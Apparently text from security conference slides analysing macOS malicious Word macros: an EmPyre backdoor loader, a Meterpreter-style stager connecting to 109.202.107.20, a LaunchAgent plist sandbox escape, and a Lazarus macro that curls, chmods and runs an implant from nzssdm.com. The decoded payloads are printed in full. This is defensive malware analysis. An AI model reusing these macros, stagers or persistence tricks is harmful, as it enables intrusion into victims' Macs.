
Fisher() embedded macros

via 'autoopen'

'Fisher' subroutine:
automatically executed

Sub 'Fisher()' :

- 1 concat base64-encoded str.
- 2 decode & exec via python



ANALYSIS:

"U.S. Allies & Rivals Digest Trump's Victory"

firewall check

```
$ python

>>> import base64
>>> cmd = "ZFhGcHJ2c2dNQ1NJeVBmPSdhGZNelpPcVZMYmNqJwppbXBv .... "
>>> base64.b64decode(cmd)
...

dXFprvsgMBSIyPf = 'atfMzZOqVLbcj'
import ssl;
import sys, urllib2;
import re, subprocess;

cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell = True, stdout = subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
    sys.exit()

...

a = o.open('https://www.securitychecking.org:443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
    j = (j + S[i] + ord(key[i % len(key)])) % 256
    S[i], S[j] = S[j], S[i]

...

exec(''.join(out))
```

decoded python code
...looks familiar!?

- 1 LittleSnitch running?
- 2 Download 2nd-stage payload (www.securitychecking.org)
- 3 RC4 decrypt this payload (key: fff96aed07cb7ea...)
- 4 Execute decrypted payload

```
launcherBase += "import re, subprocess;"
launcherBase += "cmd = \"ps -ef | grep Little\ Snitch | grep -v grep\"\n"
launcherBase += "ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE)\n"
launcherBase += "out = ps.stdout.read()\n"
launcherBase += "ps.stdout.close()\n"
launcherBase += "if re.search(\"Little Snitch\", out):\n"
launcherBase += "    sys.exit()\n"
```

```
launcherBase += "S,j,out=range(256),0,[],\n"
launcherBase += "for i in range(256):\n"
launcherBase += "    j=(j+S[i]+ord(key[i%len(key)]))%256\n"
launcherBase += "    S[i],S[j]=S[j],S[i]\n"
launcherBase += "i=j=0\n"
launcherBase += "for char in a:\n"
launcherBase += "    i=(i+1)%256\n"
launcherBase += "    j=(j+S[i])%256\n"
launcherBase += "    S[i],S[j]=S[j],S[i]\n"
launcherBase += "    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))\n"
launcherBase += "exec(''.join(out))"
```

EmPyre (python backdoor)

ANALYSIS:

"BitcoinMagazine-Quidax_InterviewQuestions_2018"

```
$ olevba -c "BitcoinMagazine-Quidax_InterviewQuestions_2018.docm"
```

```
Private Sub Document_Open()
```

```
payload = "import base64,sys;exec(base64.b64decode({2:str,3:lambda  
b:bytes(b,'UTF-8')}[sys.version_info[0]]('aW1wb3J0IHNvY2tldCxxzdHJ' &  
"...6c30pCg==''))";
```

```
path = Environ("HOME") &  
"/../..../Library/LaunchAgents/~$com.xpnsec.plist"  
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" &  
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN""-...>\n" & _  
"<plist version=""1.0"">\n" & _  
"<dict>\n" & _  
"<key>Label</key>\n" & _  
"<string>com.xpnsec.sandbox</string>\n" & _  
"<key>ProgramArguments</key>\n" & _  
"<array>\n" & _  
"<string>python</string>\n" & _  
"<string>-c</string>\n" & _  
"<string>" & payload & "</string>" & _  
"</array>\n" & _  
"<key>RunAtLoad</key>\n" & _  
"<true/>\n" & _  
"</dict>\n" & _  
"</plist>"
```

```
Result = system("echo "" & arg & "" > ' & path & '", "r")
```

```
'Result = system("launchctl bootout gui/$UID", "r")
```


```
End Sub
```

'Document_Open()':
triggers automatic execution

1 decode & exec via python



2 create ~\$com.xpnsec.plist



ANALYSIS:


"BitcoinMagazine-Quidax_InterviewQuestions_2018"

```
$ python
>>> import base64
>>> payload = "aW1wb3J0IHNvY2tldCxzdHJ1Y3Qs3IgeCBpbiByYW5n...30pCg=="
>>> base64.b64decode(payload)

"import socket,struct,time\nfor x in range(10):\n\ttry:\n\t\n\t\tts=socket.socket(2,socket.SOCK_STREAM)\n\t\tts.connect(('109.202.107.20',9622))\n\t\tbreak\n\texcept:\n\t\ttime.sleep(5)\n\tl=struct.unpack('>I',s.recv(4))[0]\n\tnd=s.recv(1)\n\twhile len(d)<1:\n\t\tnd+=s.recv(1-len(d))\n\texec(d,{'s':s})\n"
```

```
01 import socket, struct, time
02 for x in range(10):
03     try:
04         s=socket.socket(2,socket.SOCK_STREAM)
05         s.connect(('109.202.107.20',9622))
06         break
07     except:
08         time.sleep(5)
09
10     l=struct.unpack('>I',s.recv(4))[0]
11     d=s.recv(1)
12     while len(d)<1:
13         d+=s.recv(1-len(d))
14
15     exec(d,{'s':s})
```

109.202.107.20



download & exec
...Meterpreter

ANALYSIS:

"BitcoinMagazine-Quidax_InterviewQuestions_2018"

```
path = Environ("HOME") &
"/../../../../../Library/LaunchAgents/~$com.xpnsec.plist"

arg = "<?xml version=\"1.0\" ...>\n" & _
"<!DOCTYPE plist PUBLIC ...>\n" & _
"<plist version=\"1.0\">\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
...
"</plist>"
Result = system("echo \"" & arg & "\"" > " & path & "'", "r")
```

embedded macro code ... "stolen" !?

```
path = Environ("HOME") & "/../../../../../Library/LaunchAgents/~$com.xpnsec.plist"
arg = "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" & _
"<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/D'
1.0.dtd\">\n" & _
"<plist version=\"1.0\">\n" & _
"<dict>\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
"<key>ProgramArguments</key>\n" & _
"<array>\n" & _
"<string>python</string>\n" & _
"<string>-c</string>\n" & _
"<string>" & payload & "</string>" & _
"</array>\n" & _
"<key>RunAtLoad</key>\n" & _
"<true/>\n" & _
"</dict>\n" & _
"</plist>"
```

Adam's PoC

```
$ codesign --display -v --entitlements - "Microsoft Word.app"
...
com.apple.security.exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\[^\]+$"))
  )
)
```

Word's Sandbox Profile

"...allows us to create a file anywhere on the filesystem as long as it ends with ~\$something"
-(Adam Chester)

sandbox escape via

/Library/LaunchAgents/~\$com.xpnsec.plist



"Escaping the Microsoft Office Sandbox"
objective-see.com/blog/blog_0x35.html

ANALYSIS :

"샘플_기술사업계획서 (벤처기업평가용.doc"

macOS-specific
logic

```
$ olevba -c "샘플_기술사업계획서 (벤처기업평가용.doc"


Sub AutoOpen()
...
#If Mac Then
  sur = "https://nzssdm.com/assets/mt.dat"
  ...

  res = system("curl -o " & spath & " " & sur)
  res = system("chmod +x " & spath)
  res = popen(spath, "r")
```

'AutoOpen()' :
triggers automatic execution

- embedded (macOS-specific)
macros
- 1 download payload (via curl)
 - 2 set executable (via chmod +x)
 - 3 execute (via popen)

nzssdm.com




mt.dat
(implant)



"Lazarus APT Targets Mac Users with Poisoned Word Document"
labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document/


Advanced Exploitation

a '0-click' macro based attack



